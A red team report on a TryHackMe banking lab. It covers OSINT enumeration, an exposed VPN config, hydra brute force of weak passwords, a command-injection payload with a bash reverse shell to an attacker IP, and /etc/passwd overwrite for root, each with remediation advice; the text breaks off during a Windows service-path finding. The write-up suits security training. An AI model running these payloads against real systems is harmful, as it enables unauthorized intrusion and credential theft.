

Red Team Engagement Report

Engagement Title: Red Team Capstone Simulation

Environment: Multi-Domain Banking Infrastructure (TryHackMe Red Team Capstone Lab)

Prepared By: RED-RECON-FORCES

Table of Contents

1. Project Summary
 2. Red Team Assessment Approach
 3. Executive Summary
 4. Attack Narrative (Detailed Findings)
 5. Appendix A | Recommendation Summary
 6. Appendix B | Data Found During the Operation
 7. Appendix C | Breach & Attack Simulation Campaigns
 8. Appendix D | Open Port Information for In-Scope Domains / IPs
 9. Appendix E | Risk Definitions
 10. Appendix F | MITRE ATT&CK TTPs Used
 11. Appendix G | Tool Usage
 12. Disclaimer
-

1. Project Summary

This engagement simulated a real-world red team operation targeting a multi-domain banking infrastructure environment. The goal was to assess the organization's ability to detect, respond to, and recover from targeted attacks against its users, infrastructure, and financial systems.

2. Red Team Assessment Approach

The red team engagement followed a full attack lifecycle including:

- Reconnaissance and OSINT
- Initial Access
- Credential Harvesting
- Privilege Escalation
- Lateral Movement
- Persistence Establishment
- Domain Compromise
- Critical Application Compromise (SWIFT)
- Final Objective Achievement

Techniques aligned with the MITRE ATT&CK framework were applied across various phases.

3. Executive Summary

This red team engagement was conducted against a simulated multi-domain financial environment designed to represent a real-world enterprise banking infrastructure. The objective was to evaluate the security posture of the organization by emulating a capable threat actor across the entire kill chain—from reconnaissance to full domain dominance and exploitation of the financial systems.

The engagement showcased a methodical and multi-phased attack path that led to the full compromise of three domains (CORP, ROOT, BANK). Through a blend of OSINT, brute-force credential harvesting, misconfiguration abuse, and privilege escalation techniques, the red team was able to:

- Gain initial access through web and VPN vulnerabilities.
- Escalate privileges via misconfigured services and exposed credentials.
- Move laterally across the network using service accounts and weak passwords.
- Achieve full domain administrator privileges in CORPDC, ROOTDC, and BANKDC.
- Inject a forged Kerberos Golden Ticket to impersonate the Domain Administrator.
- Compromise the jump box and internal banking systems.
- Access the SWIFT banking portal through both Capturer and Approver roles.
- Simulate a \$10 million unauthorized funds transfer using compromised accounts.

This assessment revealed critical weaknesses in user credential hygiene, service account management, lack of MFA, and weak separation of roles within sensitive systems. The attack chain demonstrated how a motivated adversary could traverse segmented environments, persist within infrastructure, and ultimately execute financial fraud without detection.

This executive summary serves as an overview for technical and leadership stakeholders, supporting decision-making and follow-up remediation planning.


4. Attack Narrative (Detailed Findings)


Finding 1: Weak Web Server Configuration

Description: Directory browsing allowed on web server hosting employee images.

Potential Impact: Low

Proof of Compromise: Directory listing accessed via browser, showing internal asset filenames.





Index of /october/themes/demo/assets/images

Name	Last modified	Size	Description
 Parent Directory		-	
 antony.ross.jpeg	2023-02-18 20:17	445K	
 ashley.chan.jpeg	2023-02-18 20:17	429K	
 brenda.henderson.jpeg	2023-02-18 20:17	462K	
 charlene.thomas.jpeg	2023-02-18 20:17	472K	
 christopher.smith.jpeg	2023-02-18 20:17	435K	
 emily.harvey.jpeg	2023-02-18 20:17	446K	
 keith.allen.jpeg	2023-02-18 20:17	406K	
 laura.wood.jpeg	2023-02-18 20:17	560K	
 leslie.morley.jpeg	2023-02-18 20:17	462K	
 lynda.gordon.jpeg	2023-02-18 20:17	510K	
 martin.savage.jpeg	2023-02-18 20:18	435K	
 mohammad.ahmed.jpeg	2023-02-18 20:22	423K	
 october.pn	2023-02-18 19:25	34K	
 october.png	2023-02-18 19:25	34K	
 paula.bailey.jpeg	2023-02-18 20:17	501K	
 rhys.parsons.jpeg	2023-02-18 20:17	478K	
 roy.sims.jpeg	2023-02-18 20:17	435K	
 theme-preview.png	2023-02-15 06:28	40K	

Apache/2.4.29 (Ubuntu) Server at 10.200.116.13 Port 80

Suggested Remediation:

- Disable directory listing on all production web servers.

Finding 2: Weak User Enumeration via Web OSINT

Description: Exposed user information and naming conventions on public-facing web pages.

Potential Impact: Low

Proof of Compromise: Collected usernames from the team page and image file names on the main website.

```
(kali@kali)~$ curl -s http://10.200.116.13/october/themes/demo/assets/images/ | grep -oE 'href="[^"]*\.(jpg|png|gif|jpeg|svg)"' | sed 's/href="//;s/"/' | sed 's/\.[^"]+$/>' > User_image_names.txt
(kali@kali)~$ ls
2024-12-26-ZAP-Report-.pdf  9542.c  Desktop  Downloads  hash.txt  mitm6  Payload  Public  reports  test  Videos
2025-01-06-ZAP-Report-.pdf  armitage-tmp  Documents  dradis-co  hydra.restore  Music  Pictures  redWeb  Templates  User_image_names.txt
(kali@kali)~$ cat User_image_names.txt
antony.ross
ashley.chan
brenda.henderson
charlene.thomas
christopher.smith
emily.harvey
keith.allen
laura.wood
leslie.morley
lynda.gordon
martin.savage
mohammad.ahmed
october
paula.bailey
rhys.parsons
roy.sims
theme-preview
```

Suggested Remediation:

- Remove unnecessary employee details from public portals.
- Implement user enumeration protection on login portals.

Finding 3: Unauthorized Access via Exposed VPN Configuration File

Description:

The VPN Gateway at 10.200.116.12 exposed a publicly accessible /vpn/ directory containing an OpenVPN configuration file (.ovpn). This file was discovered through web content enumeration using the following command:

```
ffuf -u http://10.200.116.12/FUZZ -w /usr/share/wordlists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 50
```

The retrieved .ovpn file contained critical VPN parameters, such as:

- Server IP and port
- Encryption and protocol settings
- Certificate/key placeholders
- Potential for embedded credentials or static secrets

Upon reviewing the template-based structure, I replaced the placeholder host with the known VPN server IP (10.200.116.12) and initiated a connection attempt.

Potential Impact: Critical

Proof of Compromise:

Using the modified configuration file, I executed: `sudo openvpn corpUsername.ovpn`

The connection to the VPN server was established successfully **without requiring additional authentication or client-side certificates**, confirming a critical misconfiguration. Upon connection, the VPN server pushed internal network routes to the system:

- 10.200.116.21
- 10.200.116.22


This granted access to internal infrastructure and confirmed the transition from external enumeration to internal network access.


```
(kali@kali)~$ ffuf -u http://10.200.116.12/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 50

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.200.116.12/FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads     : 50
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

[Status: 200, Size: 2145, Words: 493, Lines: 98, Duration: 167ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 2145, Words: 493, Lines: 98, Duration: 270ms]
# [Status: 200, Size: 2145, Words: 493, Lines: 98, Duration: 2932ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 2145, Words: 493, Lines: 98, Duration: 3009ms]
# Priority ordered case-sensitive list, where entries were found [Status: 200, Size: 2145, Words: 493, Lines: 98, Duration: 3989ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 2145, Words: 493, Lines: 98, Duration: 3988ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 2145, Words: 493, Lines: 98, Duration: 3989ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 2145, Words: 493, Lines: 98, Duration: 4388ms]
# Copyright 2007 James Fisher [Status: 200, Size: 2145, Words: 493, Lines: 98, Duration: 5140ms]
# [Status: 200, Size: 2145, Words: 493, Lines: 98, Duration: 5144ms]
# on at least 2 different hosts [Status: 200, Size: 2145, Words: 493, Lines: 98, Duration: 5274ms]
# [Status: 200, Size: 2145, Words: 493, Lines: 98, Duration: 5275ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 2145, Words: 493, Lines: 98, Duration: 5277ms]
# [Status: 200, Size: 2145, Words: 493, Lines: 98, Duration: 6560ms]
# [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 941ms]
vpn
:: Progress: [19736/220559] :: Job [1/1] :: 166 req/sec :: Duration: [0:01:49] :: Errors: 0 ::
```



Index of /vpn

Name	Last modified	Size	Description
 Parent Directory			
 corpUsername.ovpn	2023-05-04 18:15	8.1K	

Apache/2.4.29 (Ubuntu) Server at 10.200.116.12 Port 80

```

kali@kali: ~/Desktop/Captone_Challenge_Resources
$ sudo openvpn --config /etc/openvpn/corpusername.ovpn
2025-03-24 05:06:29 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallb
ack BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2025-03-24 05:06:29 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported by open-dco, disabling data channel offload.
2025-03-24 05:06:29 OpenVPN 2.6.13 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/TK] [AEAD] [DCO]
2025-03-24 05:06:29 Library versions: OpenSSL 3.4.1 11 Feb 2025, LZO 2.10
2025-03-24 05:06:29 DCO versions: N/A
2025-03-24 05:06:29 TCP/UDP: Preserving recently used remote address: [AF_INET]10.200.116.12:1194
2025-03-24 05:06:29 Socket Buffers: R=[131072→131072] S=[16384→16384]
2025-03-24 05:06:29 Attempting to establish TCP connection with [AF_INET]10.200.116.12:1194
2025-03-24 05:06:30 TCP connection established with [AF_INET]10.200.116.12:1194
2025-03-24 05:06:30 TCPv4_CLIENT link local: (not bound)
2025-03-24 05:06:30 TCPv4_CLIENT link remote: [AF_INET]10.200.116.12:1194
2025-03-24 05:06:30 TLS: Initial packet from [AF_INET]10.200.116.12:1194, sid=63431c9d 090cae10
2025-03-24 05:06:30 VERIFY OK: depth=1, CN=ChangeMe
2025-03-24 05:06:30 VERIFY KU OK
2025-03-24 05:06:30 Validating certificate extended key usage
2025-03-24 05:06:30 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2025-03-24 05:06:30 VERIFY EKU OK
2025-03-24 05:06:30 VERIFY OK: depth=0, CN=server
2025-03-24 05:06:32 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519
2025-03-24 05:06:32 [server] Peer Connection Initiated with [AF_INET]10.200.116.12:1194
2025-03-24 05:06:32 TLS: move_session: dest-TM_ACTIVE src-TM_INITIAL reinit_src=1
2025-03-24 05:06:32 TLS: tls_multi.process: initial untrusted session promoted to trusted
2025-03-24 05:06:33 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2025-03-24 05:06:33 PUSH: Received control message: 'PUSH_REPLY,route 10.200.116.21 255.255.255.255,route 10.200.116.22 255.255.255.255,route-metric 1000,route-gateway 12.100.1.1,topology subnet,ping 5,ping-res
tart 120,ifconfig 12.100.1.9 255.255.255.0,peer-id 0'
2025-03-24 05:06:33 OPTIONS IMPORT: --ifconfig/up options modified
2025-03-24 05:06:33 OPTIONS IMPORT: route options modified
2025-03-24 05:06:33 OPTIONS IMPORT: route-related options modified
2025-03-24 05:06:33 net_route_v4_best_gw query: dst 0.0.0.0
2025-03-24 05:06:33 net_route_v4_best_gw result: via 192.168.114.2 dev eth0
2025-03-24 05:06:33 ROUTE_GATEWAY 192.168.114.2/255.255.255.0 IFRACE=eth0 HWADDR=00:0c:29:4c:54:45
2025-03-24 05:06:33 TUN/TAP device tun0 opened
2025-03-24 05:06:33 net_iface_mtu_set: mtu 1500 for tun0
2025-03-24 05:06:33 net_iface_up: set tun0 up
2025-03-24 05:06:33 net_addr_v4_add: 12.100.1.9/24 dev tun0
2025-03-24 05:06:33 net_route_v4_add: 10.200.116.21/32 via 12.100.1.1 dev [NULL] table 0 metric 1000
2025-03-24 05:06:33 net_route_v4_add: 10.200.116.22/32 via 12.100.1.1 dev [NULL] table 0 metric 1000
2025-03-24 05:06:33 net_datachannel: Success: Connected
2025-03-24 05:06:33 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 0
2025-03-24 05:06:33 Timers: ping 5, ping-restart 120

```

Suggested Remediation:

- Restrict access to VPN configuration directories using authentication and access controls.
- Ensure OpenVPN server configurations require both client certificates and user credentials.
- Audit VPN endpoints for exposed files or misconfigured access.
- Monitor outbound VPN connections for anomalies and unauthorized access attempts.

Finding 4: Credential Brute Force Success

Description: Weak passwords (e.g., Password1!) discovered through brute-force attempts.


Potential Impact: High

Proof of Compromise: Valid RDP login obtained for laura.wood and mohammad.ahmed.

```
kali@kali:~$ hydra -l /home/kali/Desktop/Capstone_Challenge_Resources/generated_emails_fast.txt -P /home/kali/Desktop/Capstone_Challenge_Resources/generated_passlist_short.txt 10.200.116.11 smtp -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-24 04:59:33
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 4 tasks per 1 server, overall 4 tasks, 42 login tries (l:2/p:21), ~11 tries per task
[DATA] attacking smtp://10.200.116.11:25/
[25][smtp] host: 10.200.116.11 login: laura.wood@corp.thereserve.loc password: Password1!
[25][smtp] host: 10.200.116.11 login: mohammad.ahmed@corp.thereserve.loc password: Password1!
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-24 04:59:47

kali@kali:~$
```



Suggested Remediation:

- Enforce complex password policies.
- Implement account lockout after failed login attempts.

Finding 5: Command Injection via VPN Account Input

Description:

The VPN web interface allowed users to generate OpenVPN configuration files based on input provided in the Account field. This input was vulnerable to unsanitized command execution on the backend server.

Potential Impact: High

Proof of Compromise:

Injected the following payload into the Account field:

```
Bash : $(` /bin/bash -c "/bin/bash -i >& /dev/tcp/10.50.113.85/4000 0>&1" `)
```

This payload established a reverse shell as the www-data user from the VPN Gateway (10.200.116.12), confirming the ability to execute arbitrary commands remotely.

03/31/2025 08:54:32 pm
Welcome: mohammad.ahmed@corp.thereserve.loc




This server is to be accessed only by TheReserve employees to request internal access.

Account:

[Help & Support](#)

TheReserve

[Log Out](#)



```
(kali㉿kali)-[~/Desktop/Capstone_Challenge_Resources]
$ nc -nlvp 4000
listening on [any] 4000 ...
connect to [10.50.113.85] from (UNKNOWN) [10.200.116.12] 42076
bash: cannot set terminal process group (926): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-200-116-12:/var/www/html$ whoami
www-data
www-data@ip-10-200-116-12:/var/www/html$
```

Suggested Remediation:

- Implement strict input sanitization and validation.
- Avoid passing user input directly to system-level calls.
- Use secure methods for dynamic config generation, such as parameterized scripts.

Finding 6: Privilege Escalation via Sudo Misconfiguration

Description:


The www-data user on the VPN Gateway was allowed to execute /bin/cp as root without a password, enabling unauthorized file overwrites.

Potential Impact: Critical

Proof of Compromise:

By exploiting the ability to run /bin/cp as root, the attacker:

1. Copied /etc/passwd to a writable location.
2. Modified it to include a known password hash for the root account.
3. Replaced the original /etc/passwd with the modified version.
4. Used the new root credentials to gain full root shell access.



```
(kali@kali)~[/Desktop/Capstone_Challenge_Resources]
$ nc -nlvp 4000
listening on [any] 4000 ...
connect to [10.50.113.85] from (UNKNOWN) [10.200.116.12] 42076
bash: cannot set terminal process group (926): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-200-116-12:/var/www/html$ whoami
whoami
www-data
www-data@ip-10-200-116-12:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on ip-10-200-116-12:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-200-116-12:
    (root) NOPASSWD: /home/ubuntu/openvpn-createuser.sh, /bin/cp
www-data@ip-10-200-116-12:/var/www/html$
```

```
File Actions Edit View Help
MainVPN x RedVPN x InternalVPN x NCVPN x Terminal x

User www-data may run the following commands on ip-10-200-116-12:
(root) NOPASSWD: /home/ubuntu/openvpn-createuser.sh, /bin/cp
www-data@ip-10-200-116-12:/var/www/html$ cd /tmp
cd /tmp
bash: cd: /tmp: No such file or directory
www-data@ip-10-200-116-12:/var/www/html$ cp /etc/passwd /tmp
cp /etc/passwd /tmp
www-data@ip-10-200-116-12:/var/www/html$ cd /tmp
cd /tmp
www-data@ip-10-200-116-12:/tmp$ ls
ls
passwd
www-data@ip-10-200-116-12:/tmp$ cat passwd
cat passwd
root:$1$root$quimBCDAqK3JX3mbeqrrD1:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin
lxd:x:105:65534:/:/var/lib/lxd:/bin/false
uidd:x:106:110:/:/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/:/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534:/:/run/sshd:/usr/sbin/nologin
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
www-data@ip-10-200-116-12:/tmp$
```

```
TERM environment variable not set.
www-data@ip-10-200-116-12:/#$ su root
su root
Password: pass123
root@ip-10-200-116-12:/# whoami
whoami
root
root@ip-10-200-116-12:/#
```

Suggested Remediation:

- Audit and restrict sudo privileges for low-privileged users.
- Remove unnecessary binary permissions from the sudoers file.
- Implement principle of least privilege.

Finding 7: Local Admin Privilege Escalation via Misconfigured Backup Service

Description: Abused unquoted service path to gain SYSTEM privileges. **Potential**

Impact: High

Proof of Compromise: Uploaded reverse shell disguised as Full.exe, triggered via vulnerable service.

FreeRDP: 10.200.116.21

Display Name	Name	PathName	Start Mode
Allyson Router Service	A3Router	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p	Manual
Application Layer Gateway Service	ALG	C:\Windows\System32\alg.exe	Manual
Amazon SSM Agent	AmazonSSMAgent	"C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"	Auto
Application Identity	AppIDSvc	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p	Manual
